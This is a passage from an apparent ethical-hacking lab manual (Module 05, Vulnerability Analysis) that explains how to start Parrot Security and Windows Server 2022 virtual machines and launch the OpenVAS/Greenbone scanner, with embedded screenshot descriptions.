
1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click **Applications** at the top of the **Desktop** window and navigate to **Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service** to launch OpenVAS tool.

Module 05 – Vulnerability Analysis




4. A terminal window appears, in the [sudo] password for attacker field, type **toor** as a password and press **Enter**. OpenVAS initializes.

Note: The password that you type will not be visible.

A screenshot of a terminal window titled "Parrot Terminal". The window title bar also includes "File Edit View Search Terminal Help". The terminal content shows the command "Executing gvm-start" followed by "[sudo] password for attacker:" with a cursor at the end of the line. The background of the terminal window is a dark, abstract geometric pattern.

5. After the tool initializes, click **Firefox** icon from the top-section of the **Desktop**.




The screenshot shows a Linux desktop environment. At the top, there is a menu bar with 'Applications', 'Places', 'System', and a 'Parrot Terminal' icon. The system tray shows the date and time as 'Wed Mar 30, 23:58'. Below the menu is a terminal window titled 'Parrot Terminal' displaying the output of the command 'systemctl status'. The output shows the 'ospd-openvas.service' is active (running) since 23:57:47 EDT. It also lists several processes under the main PID 1640, including python3 instances for 'ospd-openvas'. Below the terminal, another window titled 'Parrot Terminal' is open, showing a root prompt '#'. In the bottom left corner, there is a 